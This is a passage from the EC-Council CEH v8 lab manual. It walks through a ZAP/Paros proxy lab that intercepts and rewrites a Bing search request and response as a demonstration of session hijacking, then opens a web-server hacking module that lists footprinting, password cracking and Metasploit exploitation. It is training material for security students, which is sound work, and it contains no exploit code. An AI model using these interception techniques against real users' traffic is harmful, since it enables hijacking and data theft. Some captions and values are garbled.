Session hijacking attacks are performed either by session ID guessing or by stolen session ID cookies. Session ID guessing involves gathering a sample of session IDs and "guessing" a valid session ID assigned to someone else. It is always recommended not to replace ASP.NET session IDs with IDs of your own, as this will prevent session ID guessing. Stolen session ID cookies session hijacking attack can be prevent by using SSL; however, using cross-site scripting attacks and other methods, attackers can steal the session ID cookies. If an attacker gets ahold of a valid session ID, then ASP.NET connects to the corresponding session with no further authentication.

There are many tools easily available now that attackers use to hack into websites or user details. One of the tools is Firesheep, which is an add-on for Firefox. While you are connected to an unsecure wireless network, this Firefox add-on can sniff the network traffic and capture all your information and provide it to the hacker in the same network. The attacker can now use this information and login as you.

As an **ethical hacker**, penetration tester, or **security administrator**, you should be familiar with network and web authentication mechanisms. In your role of web security administrator, you need to test web server traffic for **weak session IDs**, insecure handling, **identity theft**, and **information loss**. Always ensure that you have an encrypted connection using https which will make the sniffing of network packets difficult for an attacker. Alternatively, VPN

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

connections too can be used to stay safe and advise users to log off once they are done with their work. In this lab you will learn to use ZAP proxy to intercept proxies, scanning, etc.

Lab Objectives

The objective of this lab is to help students learn session hijacking and how to take necessary actions to defend against session hijacking.

In this lab, you will:

- Intercept and modify web traffic
- Simulate a Trojan, which modifies a workstation's proxy server settings

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 11 Session Hijacking

Lab Environment

To carry out the lab, you need:

- **Paros Proxy** located at **D:\CEH-Tools\CEHv8 Module 11 Session Hijacking\Session Hijacking Tools\Zaproxy**
- You can also download the latest version of **ZAP** from the link http://code.google.com/p/zaproxy/downloads/list
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A system with running Windows Server 2012 Host Machine
- Run this tool in **Windows 8** Virtual Machine
- A web browser with Internet access
- Administrative privileges to configure settings and run tools
- Ensure that **Java Run Time Environment (JRE) 7** (or above) is installed. If not, go to http://java.sun.com/j2se to download and install it.

Lab Duration

Time: 20 Minutes

Overview of Zed Attack Proxy (ZAP)

Zed Attack Proxy (ZAP) is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing as well as being a useful addition to an experienced pen tester's toolbox. Its features include intercepting proxy, automated scanner, passive scanner, and spider.

Lab Tasks

TASK 1

Setting-up ZAP

1. Log in to your **Windows 8** Virtual Machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. In **Windows 8** Virtual Machine, follow the wizard-driven installation steps to install **ZAP**.
3. To launch **ZAP** after installation, move your mouse cursor to the lower-left corner of your desktop and click **Start**.

FIGURE 2.1: Paros proxy main window

You can also download ZAP http://code.google.com/p/zaproxy/downloads/list

4. Click **ZAP 1.4.1** in the **Start** menu apps.




FIGURE 2.2: Paros proxy main window

At its heart ZAPS in an intercepting proxy. You need to configure your browser to connect to the web application you wish to test through ZAP. If required you can also configure ZAP to connect through another proxy - this is often necessary in a corporate environment.

If you know how to set up proxies in your web browser then go ahead and give it a go!

If you are unsure then have a look at the Configuring proxies section.

5. The main interface of **ZAP** appears, as shown in the following screenshot.
6. It will prompt you with **SSL Root CA certificate**. Click **Generate** to continue.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Once you have configured ZAP as your browser's proxy then try to connect to the web application you will be testing. If you can not connect to it then check your proxy settings again. You will need to check your browser's proxy settings, and also ZAP's proxy settings.




FIGURE 2.3: Paros proxy main window

Active scanning attempts to find potential vulnerabilities by using known attacks against the selected targets.

Active scanning is an attack on those targets. You should NOT use it on web applications that you do not own.

It should be noted that active scanning can only find certain types of vulnerabilities. Logical vulnerabilities, such as broken access control, will not be found by any active or automated vulnerability scanning. Manual penetration testing should always be performed in addition to active scanning to find all types of vulnerabilities.

7. In the **Options** window, select **Dynamic SSL certificates** then click **Generate** to generate a certificate. Then click **Save**.




FIGURE 2.4: Paros proxy main window

8. **Save** the certificate in the default location of **ZAP**. If the certificate already exists, replace it with the new one.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

An alert is a potential vulnerability and is associated with a specific request. A request can have more than one alert.




FIGURE 2.5: Paros proxy main window

9. Click **OK** in the **Options** window.

Anti CSRF tokens are (pseudo) random parameters used to protect against Cross Site Request Forgery (CSRF) attacks.

However they also make a penetration testers job harder, especially if the tokens are regenerated every time a form is requested.




FIGURE 2.6: Paros proxy main window

10. Your Paros proxy server is now ready to intercept requests.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.7: Paros proxy main window

ZAP detects anti CSRF tokens purely by attribute names - the list of attribute names considered to be anti CSRF tokens is configured using the Options Anti CSRF screen. When ZAP detects these tokens it records the token value and which URL generated the token.

11. Launch any web browser, in this lab we are using the **Chrome** browser.
12. Your VM workstation should have **Chrome version 22.0** or **later** installed.
13. Change the **Proxy Server settings** in Chrome, by clicking the **Customize and control Google Chrome** button, and then click **Settings**.




FIGURE 2.8: IE Internet Options window

14. On the Google Chrome Settings page, click the **Show advanced settings...** link bottom of the page, and then click the **Change proxy settings...** button.

ZAP provides an Application Programming Interface (API) which allows you to interact with ZAP programmatically.

The API is available in JSON, HTML and XML formats. The API documentation is available via the URL http://zap/ when you are proxying via ZAP.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 2.9: Paros proxy main window

15. In **Internet Properties** wizard, click **Connections** and click **LAN Settings**.




FIGURE 2.10: IE Internet Options window with Connections tab

16. Check **Use a proxy server for your LAN**, type **127.0.01** in the **Address**, enter **8080** in the **Port** field, and click **OK**.

Click OK several times until all configuration dialog boxes are closed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

It should be noted that there is minimal security built into the API, which is why it is disabled by default. If enabled then the API is available to all machines that are able to use ZAP as a proxy. By default ZAP listens only on 'localhost' and so can only be used from the host machine.

The API provides access to the core ZAP features such as the active scanner and spider. Future versions of ZAP will increase the functionality available via the APi.

FIGURE 2.11: IE Internet Options Window with Proxy Settings Window

TASK 2

Hijacking Victim's Session

17. Click **Set break on all requests** and **Set break on all responses** to trap all the requests and responses from the browser.

ZAP allows you to try to brute force directories and files.

A set of files are provided which contain a large number of file and directory names.




FIGURE 2.12: Paros proxy main window

A break point allows you to intercept a request from your browser and to change it before is is submitted to the web application you are testing. You can also change the responses received from the application The request or response will be displayed in the Break tab which allows you to change disabled or hidden fields, and will allow you to bypass client side validation (often enforced using javascript). It is an essential penetration testing technique.

18. Now navigate to a chrome browser, and open www.bing.com.
19. Start a search for "**Cars**."
20. Open **ZAP**, which shows first trapped incoming web traffic.
21. Observe the first few lines of the trapped traffic in the **trap** windows, and keep clicking **Submit and step to next request or response** until you see cars in the **GET** request in the **Break** tab, as shown in the following screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Filters add extra features that can be applied to every request and response. By default no filters are initially enabled. Enabling all of the filters may slow down the proxy. Future versions of the ZAP User Guide will document the default filters in detail.





FIGURE 2.6: Paros Proxy with Trap option content

22. Now change the query text from **Cars** to **Cakes** in the GET request.

Fuzzing is configured using the Options Fuzzing screen. Additional fuzzing files can be added via this screen or can be put manually into the "fuzzers" directory where ZAP was installed - they will then become available after restarting ZAP.



23. Click **Submit and step to next request or response**.

24. Search for a title in the **Response** pane and replace **Cakes** with **Cars** as shown in following figure.

The request or response will be displayed in the Break tab which allows you to change disabled or hidden fields, and will allow you to bypass client side validation (often enforced using javascript). It is an essential penetration testing technique.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 2.7: Paros Proxy search string content

25. In the same **Response** pane, replace **Cakes** with **Cars** as shown in the following figure at the value shown.



This functionality is based on code from the OWASP JBroFuzz project and includes files from the fuzzdb project. Note that some fuzzdb files have been left out as they cause common anti virus scanners to flag them as containing viruses. You can replace them (and upgrade fuzzdb) by downloading the latest version of fuzzdb and expanding it in the 'fuzzers' library.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

This tool keeps track of the existing Http Sessions on a particular Site and allows the Zaproxy user to force all requests to be on a particular session.

Basically, it allows the user to easily switch between user sessions on a Site and to create a new Session without "destroying" the existing ones.




FIGURE 2.8: Paros with modified trap option content

Note: Here we are changing the text Cakes to Cars; the bing search shows Cars, whereas the results displayed are for Cakes.

26. Observe the **Bing search** web page displayed in the browser with search query as "**Cakes.**"

It is based on the concept of Session Tokens, which are HTTP message parameters (for now only Cookies) which allow an HTTP server to connect a request message with any previous requests or data stored. In the case of Zaproxy, conceptually, session tokens have been classified into 2 categories: default session tokens and site session tokens. The default session tokens are the ones that the user can set in the Options Screen and are tokens that are, by default, automatically considered session tokens for any site (eg. phpsessid, jsessionid, etc). The site session tokens are a set of tokens for a particular site and are usually set up using the popup menus available in the Params Tab.




FIGURE 2.6: Search results window after modifying the content

27. That's it. You just forced an unsuspecting web browser to go to any page of your choosing.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Tool/Utility	Information Collected/Objectives Achieved
Zed Attack Proxy	▪ SSL certificate to hack into a website ▪ Redirecting the request made in Bing

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Questions

1. Evaluate each of the following Paros proxy options:
   a. Trap Request
   b. Trap Response
   c. Continue Button
   d. Drop Button

Internet Connection Required	
☑ **Yes**	☐ No
Platform Supported	
☑ **Classroom**	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Web Servers

Module 12

Hacking Web Servers

A web server, which can be referred to as the hardware, the computer, or the software, is the computer application that helps to deliver content that can be accessed through the Internet.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Today, most of online services are implemented as web applications. Online banking, web search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real time by a software application running at server-side. So hackers attack on the web server to steal credential information, passwords, and business information by DoS (DDos) attacks, SYN flood, ping flood, port scan, sniffing attacks, and social engineering attacks. In the area of web security, despite strong encryption on the browser-server channel, web users still have no assurance about what happens at the other end. We present a security application that augments web servers with trusted co-servers composed of high-assurance secure coprocessors, configured with a publicly known guardian program. Web users can then establish their authenticated, encrypted channels with a trusted co-server, which then can act as a trusted third party in the browser-server interaction. Systems are constantly being attacked, and IT security professionals need to be aware of common attacks on the web server applications. Attackers use sniffers or protocol analyzers to capture and analyze packets. If data is sent across a network in clear text, an attacker can capture the data packets and use a sniffer to read the data. In other words, a sniffer can eavesdrop on electronic conversations. A popular sniffer is Wireshark, It's also used by administrators for legitimate purposes. One of the challenges for an attacker is to gain access to the network to capture the data. If attackers have physical access to a router or switch, they can connect the sniffer and capture all traffic going through the system. Strong physical security measures help mitigate this risk.

As a penetration tester and ethical hacker of an organization, you must provide security to the company's web server. You must perform checks on the web server for vulnerabilities, misconfigurations, unpatched security flaws, and improper authentication with external systems.

Lab Objectives

The objective of this lab is to help students learn to detect unpatched security flaws, verbose error messages, and much more.

The objective of this lab is to:

- Footprint web servers
- Crack remote passwords
- Detect unpatched security flaws

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this, you need:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 12 Hacking Webservers

- A computer running **Window Server 2012 as** Host machine
- A computer running window server 2008, windows 8 and windows 7 as a Virtual Machine
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 40 Minutes

Overview of Web Servers

A web server, which can be referred to as the hardware, the computer, or the software, is the computer application that helps to deliver content that can be accessed through the Internet. Most people think a web server is just the hardware computer, but a web server is also the software computer application that is installed in the hardware computer. The primary function of a web server is to deliver web pages on the request to clients using the Hypertext Transfer Protocol (HTTP). This means delivery of HTML documents and any additional content that may be included by a document, such as images, style sheets, and scripts. Many generic web servers also support server-side scripting using Active Server Pages (ASP), PHP, or other scripting languages. This means that the behavior of the web server can be scripted in separate files, while the actual server software remains unchanged. Web servers are not always used for serving the World Wide Web. They can also be found embedded in devices such as printers, routers, webcams and serving only a local network. The web server may then be used as a part of a system for monitoring and/or administering the device in question. This usually means that no additional software has to be installed on the client computer, since only a web browser is required.

TASK 1

Overview

Lab Tasks

Recommended labs to demonstrate web server hacking:

- Footprinting a web server using the **httprecon tool**
- Footprinting a web server using the **ID Serve tool**
- Exploiting Java vulnerabilities using **Metasploit Framework**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Footprinting Webserver Using the httprecon Tool

The httprecon project undertakes research in the field of web server fingerprinting, also known as http fingerprinting.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

